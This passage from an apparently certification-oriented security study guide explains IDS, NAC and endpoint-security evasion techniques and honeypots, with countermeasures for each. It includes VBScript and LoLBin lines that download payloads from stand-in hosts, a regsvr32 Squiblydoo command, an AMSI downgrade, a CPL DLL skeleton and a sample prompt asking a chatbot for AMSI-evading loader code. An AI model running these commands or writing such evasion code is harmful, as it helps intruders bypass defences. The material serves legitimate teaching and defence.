2. **Evasion:** the opposite of insertion. The end host accepts a packet that the IDS rejects or ignores, so the attack reaches the target while the IDS never saw it.
3. **Denial-of-service (DoS) attack:** flood the IDS so it cannot keep up and drops packets, letting the real attack slip through during the overload.
4. **Obfuscating:** encode the attack (Unicode, hex, polymorphism) so the IDS signature does not match.
5. **Urgency flag:** abuse the TCP URG flag and urgent pointer so the IDS and the host disagree on which bytes count, hiding attack bytes.

6. **False positive generation:** send lots of traffic that triggers false alerts, burying the real attack in noise and tiring the analyst.
7. **Session splicing:** split the attack payload across many small TCP packets (segments) so no single packet matches a signature. The IDS must reassemble the session to catch it.
8. **Unicode evasion:** encode the attack using Unicode so it does not match an ASCII signature, while the target still decodes it to the real command.
9. **Fragmentation attack:** split packets into IP fragments and vary timing or overlap so the IDS reassembles them differently (or not at all) from the target.
10. **Time-to-live (TTL) attacks:** craft TTL values so some packets reach the IDS but expire before the host, or reach the host but not the IDS, creating a mismatch (needs prior knowledge of hop counts).
11. **Invalid RST packets:** send TCP RST packets with a bad checksum. The IDS may believe the session ended and stop watching, while the host ignores the invalid RST and keeps the session.
12. **Polymorphic shellcode:** change the shellcode's bytes on each use (often encrypted with a changing decoder) so no fixed signature matches. The NOP sled uses opcodes other than 0x90.
13. **ASCII shellcode:** write shellcode using only printable ASCII characters to slip past filters that expect binary attack bytes.
14. **Application-layer attacks:** target the application and use its own encoding/compression (for example inside media or compressed data) so the IDS cannot inspect the payload.
15. **Desynchronization:** send packets (for example a fake SYN or FIN) that make the IDS lose track of the correct TCP sequence numbers, so it mis-tracks the real session.
16. **Domain generation algorithms (DGA):** malware generates many random domain names for C&C so blacklists cannot keep up; only the attacker knows which domain is live today.
17. **Encryption:** encrypt the attack traffic (for example TLS or SSH) so a signature IDS cannot read the payload at all.
18. **Flooding:** flood the IDS with traffic (similar to the DoS idea) to overwhelm it and force it to miss packets.

Analogy: Insertion is slipping extra pages into a report the reviewer reads but the boss never sees. Evasion is removing pages the reviewer needs but the boss still receives. Session splicing is mailing a ransom note one letter per postcard.

Real-world use: An attacker uses session splicing plus polymorphic shellcode. No single packet matches a signature, and the shellcode bytes change each time, so a signature-only IDS stays silent while the exploit lands. Result: a stealthy exploit against a weak IDS.

Tools and commands used here: Fragrouter and fragroute (fragmentation), Whisker/libwhisker (session splicing, historical), Metasploit encoders (polymorphic). (ADDED CONTEXT.)

AI angle: Attackers use AI to generate polymorphic variants and DGA domains; defenders use AI to detect DGA by the randomness of domain names.

Countermeasures and defense: Make the IDS reassemble and normalize traffic (traffic normalizer), watch for NOP opcodes other than 0x90, decode Unicode before matching, and detect DGA by entropy. See section 3.44.

> **TRAP:** Insertion vs Evasion is a favorite. Insertion: IDS accepts, host rejects (IDS sees too much). Evasion: host accepts, IDS rejects (IDS sees too little). Remember by who accepts the packet.

EXAM FOCUS:

- Keywords: "payload split across packets" -> session splicing. "shellcode changes each time" -> polymorphic shellcode. "printable characters only" -> ASCII shellcode. "random C&C domains" -> DGA. "IDS accepts but host rejects" -> insertion. "host accepts but IDS rejects" -> evasion.
- Trap: session splicing (TCP segment splitting) vs fragmentation attack (IP fragment splitting) are different layers.

Memory trick: "Insert = IDS over-reads. Evade = IDS under-reads. Splice the session, Fragment the IP, Morph the shellcode, Generate the domains."

3.30 NAC and Endpoint Security Evasion Techniques (Overview)

What it is: v13 adds a large set of techniques to beat Network Access Control (NAC) and endpoint defenses (antivirus and EDR). The slide lists 24; the module then details the main ones.

- **NAC (Network Access Control):** technology that checks a device's identity and health before letting it on the network.
- **EDR (Endpoint Detection and Response):** advanced endpoint agent that watches behavior, not just signatures, and can respond.
- **LoLBins (Living off the Land Binaries):** trusted, pre-installed system tools abused to run attacker actions so nothing looks foreign.

The 24 listed techniques:

1. VLAN hopping
2. Using a pre-authenticated device
3. Ghostwriting
4. Using application whitelisting (DLL hijacking)
5. CPL (Control Panel) side-loading
6. Dechaining macros
7. Clearing memory hooks
8. Process injection

9. Using LoLBins
10. Passing encoded commands
11. Using Metasploit templates
12. Windows Antimalware Scan Interface (AMSI) bypass
13. Hosting phishing sites
14. Using ChatGPT (AI-assisted evasion)
15. Fast flux DNS method
16. Timing-based evasion
17. Signed binary proxy execution
18. Shellcode encryption
19. Reducing entropy
20. Escaping the (local) AV sandbox
21. Disabling Event Tracing for Windows (ETW)
22. Evading "mark of the syscall"
23. Spoofing the thread call stack
24. In-memory encryption of beacon

Analogy: NAC is the gate that checks your car before the parking lot. Endpoint security is the guard inside each building. These techniques either fool the gate (VLAN hopping, pre-authenticated device) or blind the guard (AMSI off, LoLBins, process injection).

Big idea (three buckets):

1. **Get onto the network (NAC):** VLAN hopping, pre-authenticated device.
2. **Run code without being flagged (antivirus/EDR):** LoLBins, process injection, ghostwriting, DLL hijacking, AMSI bypass, encoded commands, shellcode encryption.
3. **Stay hidden from telemetry:** disable ETW, spoof the thread call stack, in-memory beacon encryption, timing-based sandbox evasion.

Real-world use: After phishing a laptop, an attacker uses a LoLBin to download a payload, injects it into a trusted process, and disables ETW so the EDR loses its event feed. Result: code runs with little trace.

AI angle (slide names "Using ChatGPT"): attackers use AI chatbots to write evasion code, obfuscate payloads, and generate phishing content. Example prompt (authorized testing): "Rewrite this PowerShell loader to avoid common AMSI signatures and explain the changes." Defenders must assume attackers have this help.

Countermeasures and defense: Behavior-based EDR, application whitelisting done right, least privilege, network segmentation, and monitoring of LoLBins and ETW tampering. See section 3.46.

> **REMEMBER:** NAC evasion is about getting on the network (VLAN hopping, pre-auth device). Endpoint evasion is about running and hiding code (LoLBins, injection, AMSI, ETW).

EXAM FOCUS:

- The exam picks one named technique and asks what it does or what it defeats. Sort it into NAC (network entry) or endpoint (run/hide code).
- Trap: VLAN hopping and pre-authenticated device target NAC; the rest mostly target antivirus/EDR.

Memory trick: "Get in (NAC), Run quiet (AV/EDR), Hide the logs (ETW and memory)."

3.31 Bypassing NAC: VLAN Hopping and Pre-authenticated Device

What it is: Two ways to defeat Network Access Control.

- **VLAN hopping:** the attacker gains access to another VLAN through Dynamic Trunking Protocol (DTP). By sending DTP packets to set the switch port to "dynamic auto" or "dynamic desirable", the attacker turns the port into a trunk, which carries all VLANs. Tool: VLANPWN (double tagging and DTP hijacking).
- **Pre-authenticated device:** the attacker gets access to an already-authenticated device and uses it to pass NAC, then smuggles packets from a different device. The attacker places their own device (for example a Raspberry Pi) between the authenticated device and the authentication server so traffic flows through the attacker's device. Tools: nac_bypass_setup.sh and FENRIR.
- **VLAN (Virtual LAN):** a logical network segment on a switch; VLANs separate traffic.
- **Trunk port:** a switch port that carries many VLANs at once.
- **DTP:** Cisco protocol that negotiates whether a link becomes a trunk.
- **Double tagging:** adding two VLAN tags so the frame hops to a second VLAN after the first tag is stripped.

Analogy: VLANs are separate floors reached by key-carded elevators. VLAN hopping tricks the elevator into "all floors" mode (trunk). The pre-authenticated device is plugging a secret splitter behind a co-worker's already-approved desk phone.

How VLAN hopping works (numbered steps):

1. The attacker connects to a switch port that allows DTP negotiation.
2. The attacker sends DTP frames to make the port form a trunk (dynamic auto or desirable).
3. The trunk now carries all VLANs to the attacker.
4. With double tagging, a frame tagged twice reaches a target VLAN after the first tag is removed by the switch.
5. The attacker reaches systems on VLANs they should not see.

Real-world use: An attacker in a lobby jack sends DTP frames with VLANPWN, turns the port into a trunk, and reaches the server VLAN that NAC was supposed to keep separate. Result: lateral access across VLANs.

Tools and commands used here: VLANPWN (DoubleTagging.py, DTPHijacking.py), nac_bypass_setup.sh, FENRIR. See section 5.

Countermeasures and defense: Disable DTP (set ports to access mode, nonegotiate), do not use VLAN 1 as native, use 802.1X with port security, and lock down unused ports.

> **EXAM TIP:** VLAN hopping = abuse DTP to form a trunk (or double tagging). Defense = disable DTP and set ports to static access mode.

EXAM FOCUS:

- Keywords: "DTP", "dynamic auto/desirable", "double tagging", "VLANPWN" -> VLAN hopping. "Raspberry Pi between device and auth server", "FENRIR" -> pre-authenticated device bypass.

Memory trick: "Hop VLANs with DTP trunks. Pre-auth = piggyback a trusted device."

3.32 Bypassing Endpoint Security: Ghostwriting and Application Whitelisting

What it is: Two ways to beat antivirus/whitelisting.

- **Ghostwriting:** changing the structure of malware code without changing what it does, to defeat signature-based antivirus. It uses binary deconstruction, insertion of arbitrary assembly code, and reconstruction. Tool: Ghostwriting.sh.
- **Application whitelisting bypass (DLL hijacking):** Windows application whitelisting allows only approved applications. But a legitimate app looks for its required DLLs in its own folder first. The attacker places a malicious DLL with a legitimate name in that folder (DLL hijacking). The malicious DLL loads with the trusted app and can disable endpoint security. Attackers can also use rundll32.exe, regsvr32.exe, and PowerShell to run code. Example: regsvr32.exe /s /n /u /i:"C:\path_to_malicious.dll".
- **Signature-based detection:** antivirus matching a file against known malware fingerprints.
- **DLL (Dynamic Link Library):** a shared code file a program loads at runtime.
- **DLL hijacking (DLL search-order hijacking):** tricking a program into loading a malicious DLL by placing it where the program looks first.

Analogy: Ghostwriting is rewording a banned essay so plagiarism software does not flag it, though it means the same. DLL hijacking is swapping a trusted employee's toolbox with an identical-looking one full of your tools.

How DLL hijacking works (numbered steps):

1. The attacker finds a whitelisted application that loads a DLL by name from its own directory.
2. The attacker drops a malicious DLL with that exact name in the directory.
3. The user runs the trusted, whitelisted application.
4. Windows loads the attacker's DLL because it is found first.
5. The malicious code runs under the trusted app and can disable defenses.

Real-world use: An attacker drops a fake version.dll next to a signed, whitelisted tool. When the tool runs, it loads the malicious DLL, and the attacker's code executes with the app's trust. Result: code execution past whitelisting.

Tools and commands used here: Ghostwriting.sh, rundll32.exe, regsvr32.exe, PowerShell. See section 5 for the regsvr32 flags.

Countermeasures and defense: Use behavior-based detection (not only signatures), validate DLL signatures, use safe DLL search order, and whitelist by publisher/hash rather than by name only.

> **TRAP:** regsvr32.exe /s /n /u /i is the "Squiblydoo" technique: a signed Windows binary used to run a remote scriptlet, bypassing whitelisting. Know these flags (see section 5).

EXAM FOCUS:

- Keywords: "change malware structure, keep function, beat signatures" -> ghostwriting. "malicious DLL with legitimate name in the app folder" -> DLL hijacking / whitelisting bypass. "regsvr32 /s /n /u /i" -> signed-binary bypass.

Memory trick: "Ghostwrite the bytes (new look, same job). Hijack the DLL (right name, wrong code)."

3.33 Bypassing Endpoint Security by Dechaining Macros

What it is: Attackers "dechain" macros to evade endpoint detection. Instead of an Office macro directly spawning a child process (which EDR watches for), they spawn code indirectly through COM objects, so the malicious process does not appear as a child of the Office app. They can modify memory, registry, and Windows files using VBScript.

- **Macro:** a small program embedded in an Office document.
- **COM (Component Object Model):** a Windows system that lets programs call each other's objects and functions.
- **Process chain/parent-child:** EDR flags when, say, Word launches cmd.exe. Dechaining breaks that visible parent-child link.

Analogy: Instead of the suspicious boss (Word) giving an order directly (which is logged), he passes a note through a trusted third party (a COM object), so the order cannot be traced back to him.

How it works (from the slide):

```
Spawning through ShellCOM (VBScript):
  Set obj = GetObject("new:C08AFD90-F2A1-...")
  obj.Document.Application.ShellExecute "calc.exe", _
      Null, "C:\Windows\System32", Null, 0

Spawning using XMLDOM (download and run):
  Set xml = CreateObject("Microsoft.XMLDOM")
  xml.async = False
  xml.load("file://http://hacker/payload")
```

1. A macro in a document runs when the victim enables macros.
2. Instead of launching a child process directly, it calls a COM object (ShellCOM or XMLDOM).
3. The COM object spawns the process or downloads and runs code, so Office is not the visible parent.
4. EDR's parent-child heuristic does not fire.

Additional dechaining techniques (slide): dropping files, downloading content, embed-and-drop a file, spawning through WmiPrvse.exe, creating scheduled tasks, and registry modification.

Real-world use: A macro uses XMLDOM to pull and run a payload so the activity looks like a system component, not a Word child process. Result: execution that evades parent-child detection.

Countermeasures and defense: Block or restrict Office macros (especially from the Internet), use Attack Surface Reduction rules, and watch COM-based spawning (WmiPrvse, mshta) not just direct children.

> **EXAM TIP:** Dechaining macros hides the parent-child link by spawning through COM (ShellCOM, XMLDOM, WMI) instead of launching a child process directly.

EXAM FOCUS:

- Keywords: "VBScript", "ShellCOM", "XMLDOM", "spawn through WmiPrvse", "break parent-child chain" -> dechaining macros.

Memory trick: "Dechain = don't let Word be the obvious parent; launch through COM."

3.34 Bypassing Endpoint Security by Clearing Memory Hooks

What it is: EDR agents place memory hooks inside a process (in the system DLLs) to watch API and syscall activity for behavior analysis. Attackers "unhook" these by restoring the original bytes of the hooked functions in memory, blinding the EDR. They

find the target application's DLLs, the hooked functions, and the syscalls exported, use a tool like the x64dbg debugger to locate the hooked syscalls, then overwrite the hooks with the original clean bytes (often reloaded from a fresh copy of the DLL on disk).

- **API hook:** code the EDR inserts at the start of a function so it is notified whenever that function runs.
- **Syscall:** a direct call into the Windows kernel; EDRs hook the user-mode stubs (in ntdll.dll) that lead to syscalls.
- **Unhooking:** removing the EDR's inserted code to restore the original function.

Analogy: The EDR taps the phone lines (hooks). The attacker finds the taps and restores the original clean wires, so the EDR hears nothing.

How it works (numbered steps):

1. The attacker identifies which DLL functions and syscalls the EDR has hooked (using x64dbg).
2. The attacker reads the original, unhooked bytes of those functions from a clean copy of the DLL.
3. The attacker overwrites the hooked bytes in memory with the original bytes.
4. The EDR's hooks are gone, so its behavioral monitoring no longer sees the calls.
5. The attacker's code runs without generating EDR telemetry.

Real-world use: A loader unhooks ntdll.dll in its own process before calling sensitive APIs, so the EDR's user-mode sensor never records the malicious calls. Result: behavior-based detection is blinded.

Tools and commands used here: x64dbg (debugger). (ADDED CONTEXT: reference material from optiv.com, as cited on the slide.)

Countermeasures and defense: Use kernel-level and ETW-based telemetry (harder to unhook from user mode), detect DLL unhooking attempts, and use hardware-assisted monitoring.

> **TRAP:** Unhooking removes the EDR's user-mode hooks by restoring original bytes. It does not disable kernel sensors, so modern EDRs that also use kernel/ETW data are harder to blind.

EXAM FOCUS:

- Keywords: "unhook EDR DLLs", "restore original bytes", "x64dbg", "ntdll syscalls" -> clearing memory hooks.

Memory trick: "Unhook = rip out the EDR's taps and restore the clean wire."

3.35 Bypassing Endpoint Security by Process Injection

What it is: Process injection inserts malicious code into the memory space of a running (trusted) process. The malicious code then runs under that trusted process to maintain persistence, escalate privileges, or act without being detected. The classic Windows API path is VirtualAllocEx(), WriteProcessMemory(), and CreateRemoteThread().

- **Process:** a running program with its own memory space.
- **VirtualAllocEx:** reserves memory inside another process.
- **WriteProcessMemory:** writes data (the payload) into that memory.
- **CreateRemoteThread:** starts a new thread in the other process to run the payload.

Analogy: The attacker hides a stowaway inside a trusted delivery truck (a legitimate process). Guards wave the truck through because they trust it, not knowing who is inside.

How it works (numbered steps from the slide):

1. The attacker calls VirtualAllocEx() to allocate memory in the target process.
2. The attacker calls WriteProcessMemory() to write the payload into that allocated space.
3. The attacker calls CreateRemoteThread() to start a new thread in the target's address space.
4. The payload now runs inside the trusted process, blending with its activity.

Real-world use: Malware injects into explorer.exe or a browser so its network calls and file access appear to come from a trusted program. Result: the payload hides inside a normal process.

Tools and commands used here: Windows API (VirtualAllocEx, WriteProcessMemory, CreateRemoteThread); frameworks like Cobalt Strike and Metasploit use these (ADDED CONTEXT).

Countermeasures and defense: Detect cross-process memory writes and remote thread creation, use EDR that flags injection patterns, and apply process mitigation policies (for example blocking untrusted code injection).

> **EXAM TIP:** The three-API combo VirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread is the textbook process-injection sequence. Memorize this trio.

EXAM FOCUS:

- Keywords: "inject code into a running process", "VirtualAllocEx, WriteProcessMemory, CreateRemoteThread" -> process injection.

Memory trick: "Allocate, Write, Run: allocate memory, write payload, create remote thread."

3.36 Bypassing the EDR using LoLBins

What it is: LoLBins (Living off the Land Binaries) are legitimate system tools that are pre-installed on the OS or downloaded from trusted sources such as Microsoft. Attackers abuse them to run malicious actions, so nothing foreign appears on disk and the activity looks normal.

Analogy: A burglar uses the house's own tools (the kitchen knife, the ladder in the garage) instead of bringing his own. Nothing he uses looks out of place.

How it works (from the slide, Deimos C2 example):

```
1. Configure the Deimos C2 agent to talk over HTTPS.
2. Download a remote file with a Windows binary:
   C:\> ConfigSecurityPolicy.exe \
        http://example.com/payload
3. With user privileges on Windows 10/11, run:
   C:\> CustomShellHost.exe
```

1. The attacker picks a trusted built-in binary that can download or run code.
2. The binary performs the malicious task (download payload, run script) with its trusted reputation.
3. EDR sees a known-good binary doing its normal kind of work and does not flag it.

Common LoLBins (ADDED CONTEXT): certutil.exe (download/encode), bitsadmin.exe (download, see 3.28), mshta.exe (run HTA scripts), regsvr32.exe (Squiblydoo), rundll32.exe, wmic.exe, msbuild.exe. The LOLBAS project catalogs these.

Real-world use: An attacker uses certutil to download a payload because certutil is signed by Microsoft and common in admin scripts. Result: the download blends in and avoids a foreign-binary alert.

Countermeasures and defense: Monitor unusual arguments to trusted binaries (for example certutil downloading from the Internet), restrict or block risky LoLBins, and use application control with command-line logging.

> **TRAP:** LoLBins are legitimate, signed system tools. Detection relies on their unusual use (odd arguments, odd parent), not on the file being malicious.

EXAM FOCUS:

- Keywords: "legitimate pre-installed system binary abused", "living off the land", "certutil, bitsadmin, mshta, regsvr32" -> LoLBins.

Memory trick: "LoLBins = live off the land; use the system's own trusted tools."

3.37 Bypassing Endpoint Security by CPL Side-Loading

What it is: A .cpl file is a Control Panel applet (really a DLL). CPL side-loading mimics a real CPL applet so malicious activity looks legitimate. When the user runs the legitimate CPL file, it also loads malicious code embedded in it. Attackers trick Windows into loading the CPL through a legitimate application or process rather than running it directly, so traditional detection overlooks CPL files (they are not usually linked to malware). Tool: CPLResourceRunner. Windows has many .cpl files (timedate.cpl, appwiz.cpl, powercfg.cpl) that can be abused.

Analogy: A malicious settings icon that looks exactly like the normal "Date and Time" control panel. Clicking it does the normal thing and secretly runs extra code.

How it works (from the slide):

```
A .cpl file is a DLL with a CPlApplet export.
Example skeleton:
  #include <stdio.h>
  #include <Windows.h>
  BOOL APIENTRY DllMain(HMODULE h, DWORD reason,
                        LPVOID reserved) {
    // malicious code
    if (reason == DLL_PROCESS_ATTACH)
      system("C:\\Windows\\System32\\calc.exe");
    return 0;
  }
```

1. The attacker builds a .cpl (DLL) with malicious code in DllMain.
2. The file mimics a real Control Panel applet.
3. Windows loads it through a legitimate process (control.exe or rundll32), not as a direct executable.
4. On load, the malicious DllMain code runs (here it launches calc.exe as a demo).
5. Detection tools overlook the .cpl because it is not a typical malware type.

Real-world use: A phishing email attaches an "update.cpl". The user double-clicks it; Windows loads it via the Control Panel mechanism and the embedded payload runs. Result: execution via a file type defenders rarely watch.

Tools and commands used here: CPLResourceRunner; control.exe and rundll32.exe load CPLs.

Countermeasures and defense: Treat .cpl attachments as executables, block them at the gateway, and monitor rundll32/control.exe loading CPLs from user folders.

> **EXAM TIP:** A .cpl is a DLL (a Control Panel applet). CPL side-loading hides malware in that file type because scanners rarely associate .cpl with malware.

EXAM FOCUS:

- Keywords: ".cpl", "Control Panel applet", "CPLResourceRunner", "load through legitimate process" -> CPL side-loading.

Memory trick: "CPL = a DLL in Control-Panel clothing."

3.38 Bypassing Windows Antimalware Scan Interface (AMSI)

What it is: AMSI (Antimalware Scan Interface) is a Windows API that lets applications (like PowerShell) send content to the antivirus to be scanned, even script typed at runtime. Attackers bypass AMSI by manipulating URLs, functions, or internal files so the content is never properly scanned. Three methods from the slide:

- **PowerShell downgrade:** run powershell -version 2, because PowerShell 2.0 predates AMSI and is not scanned.
- **Memory hijacking / forcing an error:** patch AMSI in memory (for example overwrite the amsiContext or amsiSession field, or AmsiScanBuffer) so scanning fails open, then run tools like Invoke-Mimikatz.
- **Obfuscation:** make the script complex and unreadable so AMSI signatures do not match.
- **AMSI:** the bridge between a scripting host and the installed antivirus.
- **Downgrade attack:** forcing an old, weaker version that lacks a security feature.

Analogy: AMSI is an inspector reading everything you type. Downgrading is using an old typewriter the inspector cannot read. Memory hijacking is quietly unplugging the inspector's glasses so he always says "looks fine".

How the downgrade works (numbered steps):

```
PS C:\> powershell -version 2
# PowerShell 2.0 has no AMSI, so malicious
# script is no longer scanned before running.
```

1. The attacker checks whether PowerShell 2.0 is available.
2. The attacker launches powershell -version 2.
3. AMSI is not present in 2.0, so scripts run unscanned.
4. The attacker runs malicious commands (for example amsiutils tests, Invoke-Mimikatz).

Real-world use: An attacker downgrades to PowerShell 2.0 on a host that still has it installed and runs a credential-dumping script that modern AMSI would have blocked. Result: the antivirus never inspects the script.

Tools and commands used here: powershell -version 2, AMSI memory patch scripts, Invoke-Mimikatz, obfuscators. See section 5.

Countermeasures and defense: Remove PowerShell 2.0, enable PowerShell Constrained Language Mode and script block logging, keep AMSI providers current, and detect known AMSI-patch byte patterns.

> **TRAP:** PowerShell 2.0 has no AMSI. Leaving 2.0 installed is a common gap attackers downgrade to. Removing it is the direct countermeasure.

EXAM FOCUS:

- Keywords: "powershell -version 2", "patch AmsiScanBuffer / amsiContext in memory", "obfuscate script" -> AMSI bypass.

Memory trick: "Beat AMSI three ways: Downgrade it, Patch it, Obfuscate past it."

3.39 Other Techniques for Bypassing Endpoint Security

What it is: Two slides list more endpoint-evasion techniques. Each is defined below.

- **Hosting phishing sites:** EDR uses blacklisted IPs updated from many sources, but most cloud services are not blacklisted. Attackers host phishing on popular clouds (Google Cloud, AWS) to avoid the blacklist.
- **Passing encoded commands:** send commands encoded (for example Base64) to hide the arguments and code from EDR; also hex-format encryption to ping different IPs to evade detection.
- **Fast flux DNS method:** rapidly change both the IP addresses and DNS names so blacklists cannot keep up, hiding the C&C behind compromised systems acting as reverse proxies.
- **Timing-based evasion:** a sandbox-evasion trick where malware runs only at a specific time or after certain victim actions, using sleep patching, delay APIs, and time bombs, so the sandbox (which watches briefly) sees nothing.
- **Signed binary proxy execution:** use trusted built-in utilities (for example rundll32) that are signed with digital certificates to proxy the execution of malicious code, evading EDR.
- **Shellcode encryption:** pass encrypted payloads using XOR, RC4, or AES so static scanners cannot read them; the code decrypts only at runtime.
- **Reducing entropy:** manipulate the binary so it looks less suspicious. Encrypted blobs raise entropy (randomness) and flag scanners, so attackers add low-entropy padding/resources to lower the measured entropy.
- **Escaping the (local) AV sandbox:** exploit the sandbox's time limits by delaying execution (for example computing large prime numbers and using that number as a key to stretch out the encryption), so the sandbox gives up before the payload acts.
- **Disabling Event Tracing for Windows (ETW):** since ntdll.dll is loaded into the process, attackers patch the EtwEventWrite function in ntdll.dll to return 0 (SUCCESS) without logging, blinding ETW-based telemetry.

- **Spoofing the thread call stack:** when a beacon is sleeping, its thread return address normally points to the shellcode in memory (a giveaway). Attackers overwrite the return address (for example with zeros) and call the original Sleep() so the stack looks benign.
- **In-memory encryption of beacon:** encrypt the executable memory regions of the implant while it is dormant (sleeping), by hooking the beacon's sleep function, so memory scanners cannot read the payload at rest.
- **Entropy:** a measure of randomness; encrypted/packed data has high entropy, which scanners use as a red flag.
- **ETW:** Event Tracing for Windows, a built-in logging system many EDRs rely on.
- **Beacon/implant:** the malware agent that periodically checks in with the C&C server.

Analogy: These are "hide the smell" tricks. Encrypt the payload (no scent), add filler to look ordinary (low entropy), stay asleep until the dog leaves (timing, sandbox escape), and cut the alarm wires (disable ETW).

Real-world use: A beacon encrypts its own memory while sleeping, spoofs its call stack, and patches ETW. A memory scan during sleep finds only encrypted bytes and no telltale stack. Result: the implant survives EDR memory scans.

AI angle: Attackers use AI to generate obfuscated loaders, encryptors, and sleep-masking code; defenders use AI to spot anomalies the static rules miss.

Countermeasures and defense: Use kernel and hardware telemetry (not only ETW/user hooks), scan memory on wake, detect ETW patching, and watch for cloud-hosted phishing and Base64-encoded command lines.

> **EXAM TIP:** "Patch EtwEventWrite to return 0" = disabling ETW. "Encode command with Base64" = passing encoded commands. "Change IP and DNS rapidly" = fast flux. "Lower randomness so it looks benign" = reducing entropy.

EXAM FOCUS:

- Match each clue to its name: Base64 -> encoded commands; XOR/RC4/AES payload -> shellcode encryption; sleep/delay/time bomb -> timing-based evasion; EtwEventWrite return 0 -> disable ETW; encrypt dormant memory -> in-memory beacon encryption.

Memory trick: "Encrypt it, pad it, delay it, and cut the ETW wire."

3.40 Honeypot Concepts

What it is: A honeypot is an information system resource set up on purpose to attract and trap people who try to penetrate a network. It has no authorized activity and no production value, so any traffic to it is likely a probe, attack, or compromise. A honeypot

can log port access attempts or record an attacker's keystrokes, giving early warning of a bigger attack.

- **Decoy:** a fake target meant to be attacked instead of the real systems.
- **No production value:** nobody legitimately uses it, so all activity is suspicious by definition.

Analogy: A honeypot is a wallet left on a park bench with a hidden camera. Honest people walk by; only a thief picks it up, and now you have him on film.

How it works (numbered steps):

1. The defender deploys a decoy system (often in or near the DMZ) that looks real and inviting.
2. The decoy runs no real business service, so no legitimate user has a reason to touch it.
3. Any connection, scan, or login attempt is logged in detail (ports, commands, keystrokes).
4. The defender gets an early warning and studies the attacker's tools and methods.
5. The honeypot can also distract and slow the attacker, keeping them away from real assets.

Real-world use: A company places a fake "finance-backup" server in the DMZ. An intruder who breached the web server scans and connects to it. The honeypot logs every command. Result: early detection plus intelligence on the attacker's technique.

Tools and commands used here: HoneyBOT, Cowrie, and others (see 3.42).

AI angle: AI analyzes honeypot logs to classify attacker behavior and extract indicators of compromise quickly; attackers in turn use AI to detect and avoid honeypots.

Countermeasures and defense (for the defender): Place honeypots where only attackers would reach them, keep them isolated so they cannot be used to pivot, and make them realistic so they are not easily spotted.

> **EXAM TIP:** A honeypot has no production value; all traffic to it is suspicious. It detects and studies attackers but is not meant to block them like a firewall.

EXAM FOCUS:

- Keywords: "no production value", "attract and trap", "logs keystrokes/port attempts", "early warning" -> honeypot.
- Trap: a honeypot detects and studies; it is not a preventive control like a firewall or IPS.

Memory trick: "Honeypot = sweet bait with a camera; any visitor is a suspect."

3.41 Types of Honeypots

What it is: Honeypots are classified three ways.

By interaction level (how much they simulate):

1. **Low-interaction honeypot:** simulates only a limited number of services and applications. Low risk, little data.
2. **Medium-interaction honeypot:** simulates a real operating system, applications, and services of a target network. More data, more risk.
3. **High-interaction honeypot:** simulates all services and applications. Most data, most risk and upkeep.
4. **Pure honeypot:** emulates the real production network of the target organization (a full, realistic environment).

By deployment strategy:

- **Production honeypots:** deployed inside the organization to detect and reduce risk to real systems.
- **Research honeypots:** run by researchers to study attacker tools and trends.

By deception technology (what they pretend to be):

- Malware honeypots, Database honeypots, Email honeypots, Spam honeypots, Spider honeypots, Honeynets.
- **Honeynet:** a whole network of honeypots working together to look like a real network.
- **Spider honeypot:** a decoy that traps web crawlers/bots.
- **Spam honeypot:** a decoy that attracts and studies spammers.

Analogy: A low-interaction honeypot is a cardboard cutout of a car. A high-interaction honeypot is a real car with a tracker. A honeynet is a whole fake street of such cars.

Real-world use: A researcher deploys a high-interaction honeynet to watch a new worm spread and capture its full behavior, while a company deploys low-interaction production honeypots just for early warning. Result: deep study vs cheap detection, matched to the goal.

Countermeasures and defense: Match the interaction level to the goal and risk tolerance; high-interaction honeypots must be tightly isolated so attackers cannot use them to reach real systems.

> **TRAP:** Interaction level is about how much is simulated. Low = few services; medium = OS plus services; high = all services; pure = full production-like network. Do not mix these with deployment type (production vs research).

EXAM FOCUS:

- Keywords: "limited services" -> low-interaction. "real OS and services" -> medium. "all services" -> high. "emulates full production network" -> pure. "network of honeypots" -> honeynet.

Memory trick: "Low, Medium, High, Pure = few, OS, all, full network."

3.42 Honeypot Tools

What it is: The slide features HoneyBOT and lists other honeypot products.

- **HoneyBOT:** an easy-to-use honeypot, ideal for network security research or as an early-warning IDS; it opens many sockets and logs connection details and packets.
- **Blumira honeypot software**
- **NeroSwarm Honeypot**
- **Valhala Honeypot**
- **Cowrie:** a popular SSH/Telnet honeypot that logs attacker commands and sessions.
- **StingBox**

Analogy: These are ready-made "wallet on the bench" kits; you pick one, place it, and it records whoever grabs it.

Real-world use: A team deploys Cowrie to emulate an SSH server. Attackers brute-force it, log in, and run commands, all recorded. Result: a full transcript of attacker behavior with no risk to real servers.

Tools and commands used here: HoneyBOT, Cowrie (SSH/Telnet), Valhala, StingBox, Blumira, NeroSwarm.

> **ADDED CONTEXT:** Other well-known honeypots include KFSensor (Windows), Dionaea (malware capture), Honeyd (network emulation), and T-Pot (a multi-honeypot platform). Cowrie is the classic SSH honeypot to remember.

EXAM FOCUS:

- Keywords: "SSH/Telnet honeypot logging commands" -> Cowrie. "easy early-warning honeypot/IDS" -> HoneyBOT.

Memory trick: "Cowrie catches SSH; HoneyBOT gives early warning."

3.43 Detecting Honeypots

What it is: Attackers try to spot honeypots so they do not waste effort or reveal their tools. The slide lists five detection methods with example commands.

- **Fingerprinting the running service:** identify services with Nmap and look for discrepancies between a claimed service and its real behavior. Example: nmap -sV -p 80 (target).
- **Analyzing response time:** measure latency with ping, traceroute, or nmap; honeypots often show consistently higher response times and variability. Example: nmap -p 80 --scan-delay 1s --max-retries 5 (target).
- **Analyzing MAC address:** examine MAC addresses for irregularities with Nmap or arp-scan; odd Organizationally Unique Identifiers (OUIs) suggest virtual or decoy hosts. Example: arp-scan --interface=eth0 --localnet.
- **Enumerating unexpected open ports:** find unusual open ports with Nmap; ports that do not match expected services hint at a honeypot. Example: nmap -p- (target).
- **Analyzing system configuration and metadata:** inspect configuration, system banners, and metadata for inconsistencies; default configs, outdated banners, and mismatched system info reveal a decoy.
- **OUI (Organizationally Unique Identifier):** the first half of a MAC address that identifies the hardware maker; virtualization vendors have known OUIs.

Analogy: A spy checks whether the "shop" is real: Does the sign match the goods (service fingerprint)? Is the clerk suspiciously slow (response time)? Is the address a known fake (MAC/OUI)? Are there doors that lead nowhere (odd ports)?

How it works (numbered steps):

1. Scan services and versions, and compare claimed vs actual behavior.
2. Measure response times for the tell-tale lag of emulation.
3. Check MAC OUIs for virtualization or decoy patterns.
4. Enumerate all ports to find services that do not fit a real host.
5. Read banners and config for defaults and inconsistencies.

